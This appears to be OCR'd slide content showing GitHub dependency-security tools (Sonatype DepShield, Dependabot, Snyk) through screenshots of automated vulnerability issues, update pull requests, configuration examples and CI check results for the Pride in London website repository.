PR #1210 egmcdonald	WER-40 update pre commit to include markdown formatter	No Issues e5b4755	⌚ 00m 37.690s 🕒 3 days ago
PR #1210 egmcdonald	WER-40 update pre commit to include markdown formatter	No Issues e4cf238	⌚ 00m 45.092s 🕒 3 days ago
PR #1191 SonyaMoisset	SEO-6: Patch for update tiles and description in listed sub tickets	No Issues 5cceaa3b	⌚ 00m 42.190s 🕒 3 days ago
PR #1204 SonyaMoisset	WER-38 Added functionality to toggle between prod/preview content on local	No Issues 22734ae	⌚ 00m 38.093s 🕒 3 days ago
PR #1210 egmcdonald	WER-40 update pre commit to include markdown formatter	No Issues 5a75668	⌚ 00m 37.774s 🕒 4 days ago
PR #1210 egmcdonald	WER-40 update pre commit to include markdown formatter	No Issues 63c2e1f	⌚ 00m 56.233s 🕒 4 days ago



Application

Sonatype DepShield

ⓘ You have already purchased this app on GitHub Marketplace.

[Set up a new plan](#)

[Edit your plan ▾](#)

[Configure access](#)

Verified by GitHub

GitHub confirms that this app meets the [requirements for verification](#).

Sonatype DepShield is a GitHub App used by developers to identify and remediate vulnerabilities in their open source dependencies.

[Read more...](#)

Categories

[Dependency management](#)

[Security](#)

[Free](#)

Supported languages

Java and JavaScript

Developer



[DepShield](#)

Developer links

[Support](#)

[Documentation](#)

[Privacy Policy](#)

[Terms of Service](#)

[Report abuse](#)

whyjustin / WebGoat

forked from WebGoat/WebGoat-Legacy

Code Issues (2) Pull requests (0) Projects (0) Wiki Insights

Watch 0 Star 0 Fork 176

[DepShield] Vulnerability due to usage of commons-fileupload:commons-fileupload:1.2.2 #105

Open sonatype-depshield bot opened this issue 5 days ago - 0 comments

sonatype-dep... bot commented 5 days ago

DepShield reports that this application's usage of commons-fileupload:commons-fileupload:1.2.2 results in the following vulnerability(s):

- (CVSS 9.8) [CVE-2016-1000031] Improper Access Control
- (CVSS 7.5) [CVE-2014-0050] Permissions, Privileges, and Access Controls
- (CVSS 7.5) [CVE-2015-3092] Improper Input Validation

This is an automated GitHub issue created by Sonatype DepShield. Details on managing GitHub Apps, including DepShield, are available for [personal](#) and [organization](#) accounts. Please submit questions or feedback about DepShield to the [Sonatype DepShield Community](#).

Assignees
No one assigned

Labels
None yet

Projects
None yet

Milestone
No milestone

DepShield Generates GitHub Issues for Known Security Vulnerabilities



[DepShield] (CVSS 7.4) Vulnerability due to usage of lodash.get:4.4.2 #88

 Open

sonatype-depshield bot opened this issue a day ago · 0 comments



sonatype-deps... bot commented a day ago

+  ...

Vulnerabilities

DepShield reports that this application's usage of [lodash.get:4.4.2](#) results in the following vulnerability(s):

- (CVSS 7.4) [CWE-471: Modification of Assumed-Immutable Data \(MAID\)](#)
- (CVSS 6.5) [\[CVE-2018-3721\]](#) lodash node module before 4.17.5 suffers from a Modification of Assumed-Immutabl...


Occurrences

lodash.get:4.4.2 is a transitive dependency introduced by the following direct dependency(s):

- [husky:1.3.1](#)
 - └ [cosmiconfig:5.1.0](#)
 - └ [lodash.get:4.4.2](#)

This is an automated GitHub Issue created by Sonatype DepShield. Details on managing GitHub Apps, including DepShield, are available for [personal](#) and [organization](#) accounts. Please submit questions or feedback about DepShield to the [Sonatype DepShield Community](#).

DEPENDENCY GRAPH & DEPENDABOT (GITHUB)



AVAILABLE FOR EVERY PUBLIC
REPOSITORY THAT DEFINE
DEPENDENCIES IN A
SUPPORTED LANGUAGE USING
A SUPPORTED FILE FORMAT

Supported package ecosystems

Package manager	Languages	Recommended formats	Supported formats
Maven	Java, Scala	pom.xml	pom.xml
npm	JavaScript	package-lock.json	package-lock.json , package.json
Yarn	JavaScript	yarn.lock	package.json , yarn.lock
dotnet CLI	.NET languages (C#, C++, F#, VB)	.csproj , .vbproj , .nuspec , .vcxproj , .fsproj	.csproj , .vbproj , .nuspec , .vcxproj , .fsproj , packages.config
Python PIP	Python	requirements.txt , pipfile.lock	requirements.txt , pipfile.lock , setup.py *
RubyGems	Ruby	Gemfile.lock	Gemfile.lock , Gemfile , *.gemspec
Composer	PHP	composer.lock	composer.json , composer.lock

octo-org / octo-repo Private

Watch 1 Star 0 Fork 1

Code Issues 5 Pull requests 24 Actions Projects 8 Wiki Security Insights Settings

Pulse

Contributors

Traffic

Commits

Code frequency

Dependency graph

Network

Forks



Enable the dependency graph

Track this repository's dependencies and sub-dependencies

If you'd like to enable the [dependency graph](#) and services like it, we'll need additional permissions. By clicking on "Allow access", you're agreeing to GitHub's [Terms of Service](#) and granting us permission to perform **read-only** analysis of this private repository. [Learn more about how we use your data.](#)

[Allow access](#)



Automated dependency updates

Dependabot creates pull requests to keep your dependencies secure and up-to-date.

Sign up

Learn how it works

1,193,192 pull requests merged, and counting!

How it works

1



Dependabot checks for updates

Dependabot pulls down your dependency files and looks for any outdated or insecure requirements.

2



Dependabot opens pull requests

If any of your dependencies are out-of-date, Dependabot opens individual pull requests to update each one.

3



You review and merge

You check that your tests pass, scan the included changelog and release notes, then hit merge with confidence.

[Code](#) [Issues 1](#) [Pull requests 3](#)[Projects 0](#)[Wiki](#)[Insights](#)[Settings](#)

Bump dotenv from 6.2.0 to 7.0.0 #79

[Open](#) dependabot wants to merge 1 commit into `master` from `dependabot/npm_and_yarn/dotenv-7.0.0`

[Conversation 1](#) [Commits 1](#) [Checks 0](#) [Files changed 3](#)



dependabot bot commented 4 hours ago

Contributor + 1 ...

Bumps [dotenv](#) from 6.2.0 to 7.0.0.

- ▶ Changelog
- ▶ Commits

compatibility 65%

Dependabot will resolve any conflicts with this PR as long as you don't alter it yourself. You can also trigger a rebase manually by commenting `@dependabot rebase`.

▶ Dependabot commands and options

↳ Bump dotenv from 6.2.0 to 7.0.0

Verified ✓ 788659c

🕒 dependabot bot added the [dependencies](#) label 4 hours ago



GitHub APP 6:39 AM

Pull request opened by dependabot[bot]

dependabot[bot]

#78 Bump [jest](#) from 24.3.1 to 24.4.0

Bumps [jest](#) from 24.3.1 to 24.4.0.

Changelog

Sourced from [jest's changelog](#).

24.4.0

Features

- [\[jest-resolve\]](#) Now supports PnP environment without plugins (#8094)

Show more

Labels

dependencies

Comments

1

PrideInLondon/pride-london-web | Yesterday at 6:39 AM

All checks have passed

7/7 successful checks

Compatibility score for [dotenv](#)

6.2.0 ... 7.0.0

compatibility

85%

[See scores for all releases of dotenv](#)

Dependabot has updated [dotenv](#) from 6.2.0 to 7.0.0 in 34 projects so far. 85% of those updates passed CI.

Projects without CI, or without a previously passing test suite, are excluded from the scores.

Dependabot creates pull requests for thousands of organisations to help them keep their dependencies up to date.

Example config.yml files

▼ With only required options

```
version: 1
update_configs:
  # Keep package.json (& lockfiles) up to date as soon as
  # new versions are published to the npm registry
  - package_manager: "javascript"
    directory: "/"
    update_schedule: "live"
  # Keep Dockerfile up to date, batching pull requests weekly
  - package_manager: "docker"
    directory: "/"
    update_schedule: "weekly"
```

▼ With default labels and reviewers

```
version: 1
update_configs:
  # Update your Gemfile (& lockfiles) as soon as
  # new versions are published to the RubyGems registry
  - package_manager: "ruby:bundler"
    directory: "/"
    update_schedule: "live"


  # Apply default reviewer and label to created
  # pull requests
  default_reviewers:
    - "github-username"
  default_labels:
    - "label-name"
```

Available configuration options

The config file must start with `version: 1` followed by an array of `update_configs`.

Option	Required	Description
<code>package_manager</code>	yes	What package manager to use
<code>directory</code>	yes	Where to look for package manifests
<code>update_schedule</code>	yes	How often to check for updates
<code>target_branch</code>	no	Branch to create pull requests against
<code>default_reviewers</code>	no	Reviewers to set on pull requests
<code>default_assignees</code>	no	Assignees to set on pull requests
<code>default_labels</code>	no	Labels to set on pull requests
<code>default_milestone</code>	no	Milestone to set on pull requests
<code>allowed_updates</code>	no	Limit which updates are allowed
<code>ignored_updates</code>	no	Ignore certain dependencies or versions
<code>automerged_updates</code>	no	Updates that should be merged automatically
<code>version_requirement_updates</code>	no	How to update manifest version requirements
<code>commit_message</code>	no	Commit message preferences

SNYK





Application

Snyk

You have already purchased this app on GitHub Marketplace.

[Set up a new plan](#)

[Edit your plan](#) ▾

[Configure access](#)

Verified by GitHub

GitHub confirms that this app meets
the [requirements for verification](#).

Categories

Dependency management

Security

[GitHub Enterprise](#)

Free

Supported languages

Gradle, Java, JavaScript
and [4 other languages supported](#)

Developer



Developer links

[Support](#)

[Status](#)

[Documentation](#)

[Privacy Policy](#)

[Terms of Service](#)

[Report abuse](#)

Snyk is on a mission to help developers use open source and stay secure.

Snyk helps find, fix (and prevent!) known vulnerabilities in your Node.js, Java, Ruby, Python and Scala apps. Snyk is free for open source.

Snyk tracks vulnerabilities in over 800,000 open source packages, and helps protect over 25,000 applications.

83% of Snyk users found vulnerabilities in their applications, and new vulnerabilities are disclosed regularly, putting your application at risk.

[Read more...](#)

The screenshot shows the Snyk dashboard interface. At the top, there's a search bar labeled "Search projects" and a button "Add project". Below the search bar, there are filters for "Goals" (with options "None", "Security", "Performance", "Dependency", and "Code Quality"), "Languages" (dropdown), and "Sort" (dropdown). The main area displays a list of projects:

- canidae/pug**: package.json, 5 H 2 M 1 L, View report and fix, New, Test weekly, Tested 1 hour ago.
- canidae/pug**: Gemfile.lock, 4 H 1 M 1 L, View report and fix, New, Test weekly, Tested 1 hour ago.
- flat-coated-retriever**: package.json, 0 L 0 M 0 L, View report, Test weekly, Tested 3 days ago.
- canidae/pyrenean-shepherd**: pom.xml, 1 H 0 M 1 L, View report and fix, New, Test weekly, Tested 5 days ago.
- canidae/anatolian-shepherd**: Gemfile.lock, 2 H 1 M 2 L, View report and fix, New, Test weekly, Tested 1 week ago.
- canidae/saint-bernard**: package.json, 0 L 0 M 0 L, View report and fix, New, Test weekly, Tested 1 week ago.

Find: Quickly scan all your repos and get a high level overview on the amount of known vulnerabilities



React vulnerabilities

Licenses detected

-  license: [MIT](#) >=0.0.0-0c756fb-697f004 <0.8.0
-  license: [Apache-2.0](#) >=0.8.0 <0.12.0-rc1
-  license: [BSD-3-Clause](#) >=0.12.0-rc1 <15.6.2
-  license: [MIT](#) >=15.6.2 <16.0.0-alpha
-  license: [BSD-3-Clause](#) >=16.0.0-alpha <16.0.0
-  license: [MIT](#) >=16.0.0

Continuously find & fix vulnerabilities like these in your dependencies.

[Test and protect your applications](#)

VULNERABILITY	VULNERABLE VERSIONS	SNYK PATCH	PUBLISHED
  Cross-site Scripting (XSS)	<0.14.0	Not available	18 Jan, 2017
  Cross-site Scripting (XSS)	>=0.5.0 <0.5.2 >=0.4.0 <0.4.2	Not available	18 Jan, 2017

[Report a new vulnerability](#)

[Test](#) > react@16.4.2

react@16.4.2

Vulnerabilities

0 via 0 paths

Dependencies

18

Source

 npm

MEDIUM SEVERITY

🛡 Denial of Service (DoS)

Vulnerable module: [mem](#)

Introduced through: [gatsby@2.1.31](#)

Detailed paths and remediation

- Introduced through: `pride-london-web@0.1.0 > gatsby@2.1.31 > @gatsbyjs/relay-compiler@2.0.0-primer-fix.2 > yargs@9.0.1 > os-locale@2.1.0 > mem@1.1.0`

Remediation: No remediation path available.

Vulnerable functions

`index.module.exports.memoized()`

`index.module.exports.memoized.setData()`

Overview

[mem](#) is an optimization used to speed up consecutive function calls by caching the result of calls with identical input.

Affected versions of this package are vulnerable to Denial of Service (DoS). Old results were deleted from the cache and could cause a memory leak.

[More about this issue](#)

 Create a Jira issue UPGRADE

 Ignore



snyk-bot APP 10:33 AM

Your Snyk alerts are set up! You'll get alerts for projects in the **Pride in London** organisation.

Snyk will notify you about new vulnerabilities that affect your projects, and when new upgrades and patches become available.



snyk-bot APP 3:37 PM

Prototype Pollution

New vulnerability in package `lodash.merge` at the Pride in London organisation.

Severity

Low

Package

lodash.merge

Issue ID

[SNYK-JS-LODASHMERGE-173732](#)




Affected projects:

[PrideInLondon/pride-london-web:package.json](#)

Package version: 4.6.1

[Fix with the CLI wizard](#)

HOW DOES IT
WORK ON
GITHUB? 🤔



EVE-9: removal of flipmove #1209

[Edit](#)[Open](#)dubhcait wants to merge 8 commits into [master](#) from [EVE-9/remove-flipmove](#)[Conversation](#)[Commits](#)[Checks](#)[Files changed](#)

+3,285 -2,623



dubhcait commented 6 days ago

Member +32 ...

Closes ticket:

- EVE-9

Reviewers

egmcdonald

SonyaMolisset

laijB4

Requested changes must be addressed to merge this pull request.

Assignees

dubhcait

Labels

Event

Refactoring

Projects

Pride in London

Review in progress

Milestone

Event

Notifications

Customize

[Unsubscribe](#)

You're receiving notifications because you're watching this repository.

3 participants


[Lock conversation](#)

codecov bot commented 6 days ago + edited

+32 ...

Codecov Report

Merging [#1209](#) into [master](#) will increase coverage by [0.11%](#).
The diff coverage is [94.73%](#).



98	Coverage	Diff	98
98	master	#1209	+/-
+ Coverage 85.43% 85.55% +0.11%			
Files	171	172	+1
Lines	1222	1239	+17
Branches	149	152	+3
+ HITS 1844 1858 +16			
- MISSES 198 199 +1			
Partials	40	40	

Impacted Files	Coverage A	
src/components/grid/index.js	100% <100% (a)	
...re/features/events/components/groupedEventsCard.js	91.66% <91.66% (a)	

[Continue to review full report at Codecov.](#)Legend - [Click here to learn more](#)

Δ - absolute <relative> (Impact), a - not affected, ? - missing data

Powered by [Codecov](#). Last update [21a21ea...7469428](#). Read the [comment docs](#).

 **Changes requested**
1 review requesting changes by reviewers with write access. [Learn more.](#)

 **1 change requested**

 **3 pending reviewers**

 **All checks have passed**
1 neutral and 15 successful checks

 **Pages changed - prideinlondon-production** Completed in 3m — 226 n... [Required](#) [Details](#)

 **AccessLint** — Review complete [Required](#)

 **Codacy/PR Quality Review** — Up to standards. A positive pull request. [Required](#) [Details](#)

 **CodeFactor** Successful in 7s — No issues found. [Required](#) [Details](#)

 **Datree insights** Successful in 10s — datreeio insights events [Required](#) 

 **DeepScan** — 0 new and 0 fixed issues [Required](#)

 **This branch is out-of-date with the base branch**
Merge the latest changes from `master` into this branch. [Update branch](#)

As an administrator, you may still merge this pull request.

[Squash and merge](#) ▾ You can also open this in GitHub Desktop or view command line instructions.

 **Changes requested**
1 review requesting changes by reviewers with write access. [Learn more.](#)

 **1 change requested**

 **3 pending reviewers**

 **All checks have passed**
1 neutral and 16 successful checks

 **SonarCloud Code Analysis** Successful in 25s — Quality Gate passed [Details](#)

 **ci/circleci: build** — Your tests passed on CircleCI! [Required](#) [Details](#)

 **codecov/patch** — 94.73% of diff hit (target 85.43%) [Required](#) [Details](#)

 **codecov/project** — 85.55% (+0.11%) compared to 21a21ca [Required](#) [Details](#)

 **guardrails/scan** — no new security issues detected (in 00m49s) [Required](#) [Details](#)

 **netlify/prideinlondon-production/deploy-preview** — Deploy preview ready... [Required](#) [Details](#)

